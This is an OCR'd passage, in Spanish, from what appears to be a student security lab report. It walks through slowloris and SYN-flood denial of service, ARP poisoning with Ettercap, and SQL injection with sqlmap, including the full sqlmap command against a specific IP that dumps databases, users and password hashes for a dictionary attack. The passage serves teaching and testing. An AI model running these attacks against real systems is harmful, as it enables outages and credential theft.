
diseñado para ser increíblemente fácil de instalar y usar."[15] Por esta razón fue escogido para recrear el servidor web de NOSTRADAMUS S.A.S.

Figura 33. Inicialización de servicios XAMPP



Fuente: El Autor

Figura 34. Plataforma Web Nostradamus S.A



Fuente: El Autor

[15] APACHEFRIENDS, XAMPP Apache + Maria DB + PHP + Perl. [en línea]. [Consultado el 10 de Marzo de 2020]. Disponible en: https://www.apachefriends.org/es/index.html


Ataque usando Slowloris: Este método de ataque se realizó mediante un exploit ya incluido en el Kali Linux conocido como **slowloris,** Para esto se ejecutó el comando **msfconsole** en la terminal, abriendo así el Metasploit Framework y seguidamente se realizó la búsqueda de la ubicación y datos del exploit con el comando ***search.***

Figura 35. Búsqueda del exploit slowloris

Fuente: El Autor

Esta dirección descrita en la columna *name* fue copiada para ser usada como argumento para el comando *use* con el cual se inicializo el exploit, para explorar las diferentes opciones de configuración se usó el comando **show options.**


Figura 36. Opciones de configuración del slowloris



Fuente: El Autor

Se realizó la configuración de la dirección URL o para este caso la IP, puerto 80 correspondiente la web HTTP, *delay* en 5 y cantidad de *sockets* en 1500.


Figura 37. Seteo de valores de configuración en slowloris



Fuente: El Autor

Para iniciar el ataque bastó con escribir el comando **exploit** e inició él envió de paquetes erróneos al objetivo hasta lograr la saturación.

Figura 38. Ejecución de exploit Slowloris



Fuente: El Autor


Para verificar el envío de peticiones y como el *slowloris* retiene cada una de ellas se ejecutó el comando *netstat -tpan* en otra terminal, con lo que se confirmó los resultados esperados.

Figura 39. Envío de peticiones con slowloris

Fuente: El Autor

Luego de unos segundos, se verificó nuevamente la página web y esta no respondió, por lo cual el ataque por denegación de servicios se ha ejecutado con éxito.

Figura 40. Verificación de ataque DoS exitoso con Slowloris



Fuente: El Autor

- Ataque usando ***synflood***: "El cliente hostil envía repetidamente paquetes SYN (sincronización) a cada puerto en el servidor, usando direcciones IP falsas"[16], siendo una gran herramienta para ejecutar este tipo de ataque y aprovechar vulnerabilidades de red.

Figura 41. Ataque DoS por TCP usando Synflood


Fuente: El Autor

[16] ROUSE, Margaret, Inundación SYN, [en línea]. [Consultado el 05 de Noviembre de 2019]. Disponible en:https://searchdatacenter.techtarget.com/es/definicion/Inundacion-SYN

- Ataque mediante el envenenamiento ARP: “ARPspoof es una técnica usada comúnmente por atacantes en redes internas para ataques MITM, DOS o para explotar algún fallo en la victima para obtener acceso al equipo en combinación con técnicas como DNSspoof y sniffing, entre otras.”[17] Cuando el tráfico no es redirigido nuevamente al router para tener salida a internet, se produce un ataque por denegación de servicios, ya que toda la información es redirigida del host victima al atacante sin tener respuesta.

- Mapeo de la red: Para esto se abrió la herramienta Ettercap desde Kali Linux haciendo clic en el icono correspondiente o desde la terminal. Seguidamente se seleccionó la opción **Unified sniffing** del menú desplegable al dar clic en **Sniff** y se ubicó la red que se deseaba monitorear.


Figura 42. Modo de Sniffing



Fuente: El Autor

Para iniciar el escaneo de hosts se seleccionó desde la pestaña *Hosts* la opción *Scan for hosts*

Figura 43. Selección para escaneo de Hosts




Fuente: El Autor

La Consola del Ettercap mostró 5 hosts encontrados sen la búsqueda.

[17] WeLiveSecurity ESET, ¿Cómo funciona ARPspoof?, [en línea]. [Consultado el 09 de Noviembre de 2019]. Disponible en: https://www.welivesecurity.com/la-es/2014/02/11/como-funciona-arpspoof/


Figura 44. Resultado del Escaneo de hosts



Fuente: El Autor

Con el atajo de teclado Ctrl + H se listo los hosts encontrados y los datos correspondientes a sus direcciones MAC.


Figura 45. Lista de Hosts



Fuente: El Autor

Se seleccionó para target 1 el host Windows 7, normalmente en target 2 se debería introducir la IP del equipo Kali Linux para que se intercepte y redireccionen los datos, pero para este caso de denegación de servicios se deja vacío para que no exista respuesta.


Figura 46. Lista de Objetivos



Fuente: El Autor

Desde la pestaña MITM se seleccionó la opción ***ARP poisoning*****,** con esto se modifican las tablas del protocolo de resolución de direcciones, haciéndole creer a la máquina de Windows 7 que la maquina Linux es el Router, de esta manera todo el tráfico de esa máquina *target 1* se desvía a target 2.


Figura 47. Ejecución de envenenamiento ARP



Fuente: El Autor

Aparece una ventana de selección donde se marcó la casilla correspondiente a *Sniff remote connections*

Figura 48. Parámetros para ataque MITM




Fuente: El Autor

Por último, se inició el ataque dando clic en Start Sniffing desde la opción *Start***,** Al abrir la página http://192.168.44.151 en el equipo Windows 7 y el tráfico es interrumpido causando una denegación de servicios.

5.1.4 Ataque de inyección SQL: Para el desarrollo de este escenario se tomó como base la página web proporcionada en el escenario, El primer paso fue explorar la plataforma web, ingresando un usuario el cual quedo guardado sin ningún problema. Para probar de forma sencilla si el sitio es vulnerable, en la dirección web se adiciono una comilla sencilla al final, con lo que se obtuvo el *query* realizado y se constató que no poseía la seguridad adecuada respecto al uso de caracteres especiales que puedan ser usados por algún atacante para ejecutar consultas SQL de forma directa.

Figura 49. Página web sin seguridad contra inyección de código SQL



ID Registro	Idntificacion	Nombres	1er Apellido	2do Apellido	Programa	E-mail	Editar	Eliminar
25	5	765	765	65	765	765	Editar	Eliminar
27	5	75	765	765	76576	5	Editar	Eliminar
28	1902336336	John	Osorio	C	Seguridad Informatica	johnosorio@correounad.com	Editar	Eliminar

Fuente: El Autor


Una herramienta muy utilizada para la inyección de código SQL y que viene instalada por defecto en la suite de utilidades Kali Linux es el SQLmap, desarrollada en lenguaje Python y con la posibilidad de realizar inyecciones de forma automatizada aprovechando las vulnerabilidades presentes en diferentes tipos de bases de datos como MySQL, SQLite, Firebird, Microsoft SQL Server,

Oracle, entre otros. Dentro de las funciones más importantes que se pueden explorar esta la posibilidad de listar las bases de datos de la página objetivo, tablas y columnas de cada base de datos, así como los usuarios y hashes correspondientes.

El *sqlmap* se ejecuta de forma directa desde la terminal de Kali Linux teniendo como parámetros la URL objetivo y el argumento –dbs el cual devuelve las bases de datos existentes y otros datos relevantes para el ataque.

“sqlmap -u http://200.119.5.216/reto11/ *index.php?id_registro=28%27 --dbs*”


Figura 50. Determinar bases de datos de la página con SQLMap



Fuente: El Autor

Al determinar que la base de datos es MySQL la herramienta preguntó si se quiere saltar las pruebas con *payloads* especificos para otras bases de datos asi como si se desea mantener pruebas sobre el id_registro el cual se encontró vulnerable.


Figura 51. Preguntas de configuración para la inyección SQL



Fuente: El Autor

Para conocer las tablas de la base de datos ‘estudiantes’ se adicionó al comando anterior el parámetro *-tables*, con lo que se obtuvo que esta base de datos solo poseía una tabla llamada ‘estudiante’.

Figura 52. Determinar tablas pertenecientes a la base de datos estudiantes




Fuente: El Autor

Teniendo la tabla estudiante se pudo conocer los usuarios de la base de datos adicionando al comando el parámetro *-users*, dando como resultado los usuarios:

- Root
- Mysql.sys


Figura 53. Determinación de usuarios pertenecientes a la base de datos



Fuente: El Autor

Para obtener lo *hashes* corespondientes a los usuarios encontrados se adicionó el parametro *–passwords* al final del comando y se especificó si se desea almacenar los hashes en un archivo temporal para usos futuros con la tecla 'Y'. Seguidamente se realizó un ataque basado en diccionarios contra los hashes recuperados, a lo que se procede a confirmar también con la tecla 'Y'.

Figura 54. *Hashes* de las *passwords* de los usuarios encontrados



Fuente: El Autor

